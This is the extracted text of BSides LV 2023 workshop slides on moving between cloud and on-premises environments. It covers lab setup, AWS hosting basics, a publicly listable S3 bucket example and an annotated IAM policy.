



**Jumping from cloud to  
on-premises and the  
other way around**

BSides LV 2023

# WAVESTONE



---

**Arnaud PETITCOL**

- / AWS
- / Azure
- / Climbing & Skiing



---

**Raymond CHAN**

- / Azure
- / AWS
- / Piano & Rollerblading

# *Current state of* **Active Directory**

**WIDELY USED**

**Very supervised**  
(EDR, SIEM...)

**Tier-based isolation**

*Up-to-date OS*

**Bastion and PAW**

*Admin network*

# *Cloud* **Interconnections**

**Cloud = Deploy and Backup  
as a Service**


A **second IT team** inside the firm

Interconnections **with on-premises**  
#network #IAM

*Lack of cloud expertise*

**CRITICAL privileges handled by cloud identities**

# Multiple environment isolation challenge



*The more applications you have, the more business needs you will cover... but at a certain cost*  
Although not impossible, hardening multiple interconnected environments is challenging and must be think at the beginning of each project

*What does a  
Real compromise  
look like*



# LAB PREREQUISITE

---



The lab is starting here...

<http://bsides23-aws-lab-setuper-website.s3-website.us-west-2.amazonaws.com>

During this lab, you will require:

- / Internet connection
- / SSH Client
- / RDP Client

The Lab is deployed through Terraform.

Source code will be released after the workshop

# HOW TO

---



#1 – Open the *Write-Up* in a **new tab**

#2 – Log in with the credentials on the paper that was given to you

#3 – Claim your lab (it should already be deployed and just waiting for you)

*If not, the steps are the same, it will just take a few minutes*

#4 – Get your lab info and test them





# Starting point

---

A website...

The screenshot shows a website page with a dark blue background featuring a group of people working together. At the top center is a white logo consisting of four interlocking shapes. Below the logo, the main title 'A New Way To Start Business' is displayed in large, bold, white font. To the right of the title, there is a 'Get Early Access' button. Below the title, there is a short block of placeholder text: 'Lorem ipsum dolor sit amet, id nec enim autem oblique, ei dico mentitum duo. Illum iusto laoreet his te. Lorem partiendo mel ex. Ad vitae admodum voluptatum per.' At the bottom of the page, there is a green 'Get Started' button. The entire page is framed by a white border.

**A New Way  
To Start Business**

Get Early Access

Get Started

Smartest protection for your site



# 1 - AWS Introduction

---

How to host a web app on AWS ?

## DNS & Certificate




...

## Static file & CDN



...

## Compute



...

## Database



...



# 1 - AWS Introduction

## Hands-on

### YOUR GOAL

*Which services are used to host the website?  
Which OWASP vulnerability can you quickly find?  
Connect to the instance*

#### DNS & Certificate



...

#### Static file & CDN



...

#### Compute



...

#### Database



...

### YOUR TOOLS

#### Web & Recon

Public database information (whois)  
Source code inspection (display page sources)  
URL manipulation  
Chmod 400 to set correct permission on a ssh key



# 1 - AWS Introduction

## *What Happened?*

Amazon S3 > Buckets > 3ape-bucket-exposed-bsides-workshop

### 3ape-bucket-exposed-bsides-workshop [Info](#)

Publicly accessible

[Objects](#) [Properties](#) [Permissions](#) [Metrics](#) [Management](#) [Access Points](#)

Grantee	Objects	Bucket ACL
Bucket owner (your AWS account) Canonical ID: <a href="#">15963a6be93525a6ea5b9cb0542578f322079e9f999dbc5d1740b3c1fcf06c2</a>	List, Write	Read, Write
Everyone (public access) Group: <a href="#">http://acs.amazonaws.com/groups/global/AllUsers</a>	<a href="#">List</a>	-
Authenticated users group (anyone with an AWS account) Group: <a href="#">http://acs.amazonaws.com/groups/global/AuthenticatedUsers</a>	-	-
S3 log delivery group <small>Groups</small>	-	-

**A** When you grant access to the Everyone or Authenticated users group grantees, anyone in the world can access the objects in this bucket.


[Learn more](#)

I understand the effects of these changes on my objects and buckets.



# 1 - AWS Introduction


## *The AWS Shared Responsibility model*





# 1 - AWS Introduction

## *Resource Hierarchy*






## 2 - AWS: Recon IAM

### Identity & Authentication

*A quick overview of the main **identity sources** that can **authenticate** to **AWS** (and then, maybe, perform actions)*





## 2 - AWS: Recon IAM

### Access & Right Management

*A quick overview of policy construction, the core of Access Management*

```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Who": "Principal": "arn:aws:iam::410818068452:user/itsame"  
            "can/can't": "Effect": "Allow",  
            "do what": "Action": ["service:action", "s3:*"],  
            "on what": "Resource": [  
                "arn:aws:service:region:account:rsc-name-type/sub-rsc-name",  
                "arn:aws:s3:::bucket-name",  
                "arn:aws:s3:::bucket-name/*"]  
        }  
    ]  
}
```

A policy can either be attached on:  
a **Principal** (identity policy)  
a **Resource** (resource policy)

Identity policy does not support  
the **Principal** element



